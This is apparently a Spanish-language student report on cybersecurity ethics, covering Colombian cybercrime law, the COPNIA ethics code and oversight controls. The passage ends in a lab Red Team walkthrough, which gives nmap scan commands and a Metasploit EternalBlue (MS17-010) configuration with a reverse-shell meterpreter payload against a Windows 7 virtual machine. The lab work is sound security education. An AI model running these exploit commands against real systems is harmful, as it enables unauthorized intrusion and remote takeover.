Artículos de la Ley 1273 de 2009 que se podrían vulnerar en el Anexo 3 - Acuerdo

Artículo Ley 1273 de 2009	Tipo de delito	Relación con el Acuerdo	Motivo de vulneración
Art. 269A	Acceso abusivo a un sistema informático	Se legitiman accesos ilícitos como “datos confidenciales”	Oculta o justifica accesos no autorizados.
Art. 269B	Obstaculización ilegítima de sistema informático o red de telecomunicación	Se prohíbe denunciar actividades sospechosas de espionaje o apropiación de información	Fomenta la omisión ante delitos informáticos.
Art. 269C	Interceptación de datos informáticos	Se incluyen “chuzadas” e interceptaciones como información protegida	Encubre interceptaciones ilegales.
Art. 269E	Uso de software malicioso	Silencio ante actividades ilegales que podrían usar malware	Posible ocultamiento del uso no autorizado de herramientas ofensivas no reguladas.
Art. 269F	Violación de datos personales	Tratamiento no autorizado de datos sensibles y prohibición de denuncia de irregularidades	Violación del derecho a la privacidad y al habeas data.

Nota: Esta tabla muestra los artículos de la Ley 1273 de 2009 que podrían ser vulnerados en el Anexo 3 - Acuerdo. *Fuente.* Autoría propia

¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo, usted como experto en ciberseguridad aplicaría a este trabajo en SecureNova Labs, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio?

No, no optaría por ese empleo, ya que el acuerdo de confidencialidad incluye cláusulas que encubren prácticas irregulares, tales como accesos no autorizados, interceptaciones indebidas y manipulación inapropiada de información. Además, impide reportar comportamientos delictivos o contrarios a la ética. Estas disposiciones vulneran la Ley 1273 de 2009 (arts. 269A, 269B, 269C, 269E y 269F) y desconocen principios establecidos en el Código de Ética Profesional, especialmente los relacionados con la honestidad, el respeto por la ley y la responsabilidad frente a la sociedad.

Como profesional en ciberseguridad, mi deber se fundamenta en el cumplimiento de la normativa y en la ética digital, aspectos esenciales para desempeñarse correctamente en este ámbito. Aceptar una oferta laboral respaldada por un acuerdo con cláusulas ilícitas implicaría:

Participar indirectamente en delitos informáticos: el simple hecho de firmar el documento podría convertirme en cómplice o encubridor de acciones prohibidas por la Ley 1273 de 2009, ya que me estaría comprometiendo a no informar sobre posibles actividades ilegales.

Asumir riesgos penales y afectar mi reputación profesional: aceptar esos términos podría dar lugar a responsabilidades penales por omisión, encubrimiento o colaboración con delitos informáticos, además de deteriorar de manera significativa mi credibilidad profesional en el campo de la ciberseguridad.

Desconocer los principios que rigen el trabajo del Red Team y el Blue Team: los equipos ofensivos (Red Team) y defensivos (Blue Team) actúan exclusivamente bajo marcos autorizados y controlados. Integrar una organización que fomente el espionaje, el uso indebido de datos o la realización de actividades ilícitas iría en contra de la esencia y de la ética que caracteriza a estas prácticas profesionales.

Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación que dispone COPNIA en su código de ética para ingenieros.

Argumentación basada en el Código de Ética Profesional del COPNIA

Artículo 28 – Principios Fundamentales: el Código de Ética indica que todo profesional debe actuar guiado por la honestidad, la responsabilidad, la justicia, la transparencia y el respeto a la normativa vigente.

Aceptar el contrato propuesto por SecureNova Labs implicaría actuar de manera contraria a estos principios, ya que el acuerdo exige ocultar prácticas irregulares, lo que supone una falta de transparencia. Asimismo, se desconocerían las disposiciones de la Ley 1273 de 2009, vulnerando directamente este principio ético esencial.

Artículo 29 – Deberes Generales del Profesional: este artículo establece la obligación de cumplir con la legislación nacional y con las normas que regulan la profesión.

Acceder a firmar un documento que avale accesos no autorizados, interceptaciones ilegítimas o uso indebido de información personal implica desobedecer la normativa colombiana en materia de delitos informáticos. En consecuencia, aceptar dicha oferta laboral significaría incumplir el deber de actuar conforme a la ley, particularmente en lo relacionado con la protección de la información.

Artículo 30 – Deberes Específicos del Profesional: entre los deberes específicos está el compromiso de proteger el bienestar, la seguridad y los intereses de la sociedad al aplicar conocimientos profesionales.

El trabajo en ciberseguridad exige salvaguardar los datos y derechos de los ciudadanos. Vincularse bajo un contrato que legitime prácticas como el espionaje o el manejo inapropiado de información pone en riesgo a usuarios, organizaciones y a la sociedad en general. Por tanto, aceptar dichas condiciones sería incompatible con el deber de defender el interés público y la seguridad digital del país.

Artículo 31 – Prohibiciones del Profesional: el literal (f) señala que el profesional no debe abstenerse de reportar delitos o faltas contra la ética de las cuales tenga conocimiento durante el ejercicio de su labor.

El contrato presentado en el Anexo 3 prohíbe explícitamente denunciar actividades ilícitas, lo que constituye una violación directa a esta disposición. Firmarlo equivaldría a aceptar una conducta antiética que podría generar sanciones disciplinarias por parte del COPNIA, además de posibles consecuencias penales por omitir la denuncia.

Artículo 33 – Responsabilidad Profesional: este artículo establece que el profesional es responsable por los daños ocasionados a terceros o al interés público como resultado de sus acciones u omisiones.

Aceptar un acuerdo que encubra actos ilegales podría causar perjuicios a usuarios, entidades o instituciones, generando responsabilidad disciplinaria, ética y penal. La responsabilidad profesional exige rechazar cualquier actividad que contravenga la ley o perjudique a otros.

En el ámbito de la ciberseguridad, el compromiso ético tiene un peso mayor que cualquier beneficio económico. Aceptar un contrato que quebrante la ley y los principios del ejercicio profesional

no solo atenta contra la confianza pública, sino que también contradice la esencia misma de la ciberseguridad: proteger la información y no exponerla.

Deberá analizar el caso problema **"Ciberespionaje y Ética en SecureNova Labs"** (Anexo 7 - Escenario 2), redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar y dar respuesta los siguientes interrogantes:

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Las compañías dedicadas a la ciberseguridad deben acceder únicamente a la información que sea estrictamente necesaria y que cuente con autorización formal, acorde con el alcance definido en el contrato o en la auditoría correspondiente. Dicho acceso debe alinearse con los principios establecidos en la Ley 1581 de 2012 (protección de datos personales) y la Ley 1273 de 2009, lo que implica que:

- Debe existir una autorización previa, expresa e informada por parte del cliente.
- El acceso debe tener una finalidad legítima y justificada técnicamente, evitando actividades de espionaje o recopilación excesiva de información.
- Todas las acciones deben quedar registradas y sujetas a auditoría (bitácoras, logs y trazabilidad).
- Cualquier acceso que exceda el alcance autorizado se considera una conducta de acceso abusivo según el artículo 269A.

Para asegurar que la información no sea utilizada de manera inapropiada, es necesario aplicar controles técnicos, administrativos y éticos, como:

- Elaborar contratos de servicio con cláusulas legales y éticas claras, validados por el departamento jurídico y alineados con la normativa nacional (Ley 1273 y resoluciones del MinTIC).
- Implementar el principio de acceso mínimo, permitiendo únicamente el ingreso a la información indispensable para la actividad de auditoría o prueba.
- Aplicar técnicas de segmentación y anonimización de datos; en ejercicios Red Team y Blue Team es recomendable utilizar información ficticia o enmascarada.
- Mantener una supervisión constante, asegurando que cada acción quede documentada mediante herramientas de monitoreo.
- Capacitar al personal en ética profesional y en el cumplimiento de la normativa vigente.
- Establecer mecanismos internos de denuncia segura que permitan reportar irregularidades sin temor a represalias.

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Los mecanismos de supervisión y control deben ser integrales, combinando medidas técnicas, administrativas y éticas, como se mencionan en la *Tabla 6*:

Tabla 6.

Mecanismos de supervisión y control

Mecanismos Técnicos	**Control de accesos y privilegios:* aplicar el principio de mínimo privilegio, autenticación multifactor y permisos diferenciados según rol. **Auditoría y registro continuo:* mantener trazabilidad de todas las acciones (logs) y revisarlas periódicamente. **Entornos aislados (laboratorios virtuales):* realizar análisis en espacios controlados sin conexión a redes productivas. **Bloqueo de software no autorizado:* permitir solo herramientas forenses aprobadas y licenciadas. **Monitoreo interno (SIEM/SOC):* detectar comportamientos inusuales o accesos no autorizados en tiempo real.
Mecanismos Administrativos y Organizativos	**Política institucional de uso ético:* definir por escrito los límites, responsabilidades y sanciones por uso indebido. **Control dual:* exigir la supervisión de otro profesional para validar las acciones forenses. **Comité de ética y cumplimiento:* evaluar incidentes, promover integridad y revisar malas prácticas. **Auditorías periódicas:* verificar cumplimiento legal (Ley 1273, MinTIC, ISO 27001) mediante revisiones internas o externas.
Mecanismos Éticos y Formativos	**Capacitación continua:* formar al personal en ética profesional, protección de datos y límites legales del análisis forense. **Canales de denuncia segura:* establecer mecanismos confidenciales para reportar irregularidades. **Declaraciones de responsabilidad ética*: exigir compromisos firmados de integridad y uso responsable de la información.

Nota: Esta tabla muestra los mecanismos de supervisión y control. *Fuente.* Autoría propia

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

Los gobiernos y las organizaciones deben reaccionar de manera inmediata, con total transparencia y dentro del marco legal, adoptando medidas como aislar la situación, adelantar investigaciones, aplicar las sanciones correspondientes y realizar las reformas necesarias, tal como se muestra en la *Figura 6*.

Recuperar la confianza pública requiere compromiso institucional, una comunicación clara y veraz, así como la implementación de controles continuos que aseguren que las prácticas de ciberseguridad se desarrollen con ética, trazabilidad y pleno cumplimiento de la ley.

Figura 6.

Respuesta ante actos de ciberespionaje de una empresa de ciberseguridad

Fuente. Autoría propia

Medidas para recuperar confianza

- Auditorías externas periódicas y publicación de certificaciones.
- Monitoreo continuo por tercero independiente durante un periodo tras el incidente.
- Revisión y publicación de cambios contractuales y de gobernanza para mostrar que el riesgo ha sido eliminado estructuralmente.
- Participación en iniciativas sectoriales de buenas prácticas (estándares, listas blancas, registradores de proveedores).

Sanciones ejemplares y disuasión

Si la investigación confirma ciberespionaje:

- Procesos penales contra responsables conforme a Ley 1273 (acceso abusivo, interceptación, violación de datos).
- Multas, rescisión de contratos, inhabilitación y acciones civiles por daños.
- Sanciones administrativas/regulatorias si la empresa prestó servicios a entidades públicas (por ejemplo: inhabilitación para contratar con el Estado).

Estrategias Red Team – Componente práctico

Para llevar a cabo el desarrollo del informe técnico se utilizaron los siguientes componentes físicos y virtuales:

Computador anfitrión

VirtualBox

Máquina virtual Windows 7

Máquina virtual Parrot OS 6.4 MATE Security edition


Pasos del Pentesting

Reconocimiento: Teniendo en cuenta el Anexo 4 – escenario 3 enfocado a **RedTeam**, se identificó que el problema central es una comprometida fuga de información originada desde una estación de trabajo Windows 7 (Host-A), que fue explotada mediante una aplicación vulnerable, permitiendo a un atacante obtener acceso no autorizado, escalar privilegios y realizar movimientos laterales hacia otro servidor (Host-B), desde donde se extrajo información sensible.

En esta fase, lo primero que se hizo fue ingresar a la terminal de la máquina Parrot se obtuvieron privilegios de administrador con el comando **su** y el password, luego se ejecutó el comando **ip a** para identificar la IP de la máquina, siendo esta la **192.168.1.13** como se puede verificar en la *Figura 7*.

Figura 7.

Comando ip a




Fuente. Autoría propia

Luego, en la máquina Windows 7 se abrió el símbolo del sistema - **cmd** y se ejecutó el comando **ipconfig** para ver los detalles de la red y la IP, siendo esta **192.168.1.12** lo cual se puede validar en la *Figura 8.*

Posteriormente, se realizó un **ping** para verificar la conectividad entre ambas máquinas virtuales, por medio del envío de paquetes los cuales fueron entregados y recibidos sin inconvenientes confirmando la comunicación entre ellas, ver *Figura 8.*

Figura 8.

Comando ipconfig y comando ping



Fuente. Autoría propia

Fase de análisis de vulnerabilidades: En esta fase desde la terminal de la máquina Parrot con la herramienta **NMAP** se hace un escaneo de puertos y servicios, ejecutando el comando

```
nmap -sS -sV -O 192.168.1.12
```

Donde

-sS: se utiliza para el escaneo SYN


-sV: detección de versiones

-O: detección de sistema operativo

El objetivo de este comando es detectar servicios como SMB (puerto 445). En la *Figura 9*, se tiene el escaneo realizado con nmap.

Figura 9.

Escaneo con nmap a la máquina de Windows 7



Fuente. Autoría propia

Se logra evidenciar los puertos abiertos y los servicios detectados relacionados en la *Tabla 7*.

Tabla 7.

Puertos y servicios detectados en la máquina Windows 7

Puertos abiertos	Servicio y versión
135	tcp → msrpc (Microsoft Windows RPC)
139	tcp → netbios-ssn (NetBIOS Session Service)
445	tcp → microsoft-ds (SMB, Microsoft Windows 7 - 10)
2869	tcp → http (Microsoft HTTPAPI httpd 2.0, SSDP/UPnP)
5357	tcp → http (Microsoft HTTPAPI httpd 2.0, SSDP/UPnP)
49152-49165	tcp → msrpc (varios puertos dinámicos para RPC)

Nota: Esta tabla muestra los mecanismos de supervisión y control. *Fuente.* Autoría propia

Sistema operativo detectado: Microsoft Windows 7.


Como se puede observar entre los puertos abiertos está el puerto 445 (SMB) es crítico: Puede ser vulnerable a MS17-010 (EternalBlue).

Una vez obtenido el reporte del escaneo con nmap, se procede a comprobar la vulnerabilidad MS17-010, para esto se ejecuta el siguiente comando:

`nmap -script smb-vuln-ms17-010 192.168.1.12` ver *Figura 10*.

Figura 10.

Comprobación de vulnerabilidad MS17-010



Fuente. Autoría propia

En la *Figura 10* se puede confirmar que el host es vulnerable a MS17-010 (EternalBlue):

Estado: VULNERABLE

CVE: CVE-2017-0143

Riesgo: HIGH

Tipo: Remote Code Execution en SMBv1

Fecha de divulgación: 2017-03-14

Lo que significa que el vector de ataque está claramente identificado: SMBv1 sin parchear en Windows 7, con riesgo alto y posibilidad de ejecución remota de código.


Fase de explotación: En esta fase se utiliza la herramienta **Metasploit** la cual permite simular ataques para identificar vulnerabilidades en redes, aplicaciones y sistemas operativos antes de que sean explotadas por actores maliciosos.

Metasploit incluye una amplia base de datos de exploits que pueden ser usados para probar si una vulnerabilidad es explotable en un entorno controlado.

Para realizar la explotación controlada PoC con Metasploit, se ejecuta en la terminal de la máquina Parrot el comando **msfconsole** para iniciarlo, como se puede observar en la *Figura 11*.

Figura 11.

Comando msfconsole para iniciar Metasploit



Fuente. Autoría propia

Estando en Metasploit, se ejecuta el siguiente comando para configurar los parámetros y validar la explotación, ver la *Figura 12.*

```
use exploit/windows/smb/ms17_010_eternalblue

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set RHOST 192.168.1.12

set LHOST 192.168.1.13

set LPORT 4444
```


RHOST: Indica a la herramienta cual es el sistema que se desea analizar y se le asigna la dirección IP.

LHOST: Indica a la herramienta la dirección IP del equipo atacante.

LPORT: Indica el puerto en la máquina atacante.

Figura 12.

Configuración de los parámetros para la explotación de la vulnerabilidad.

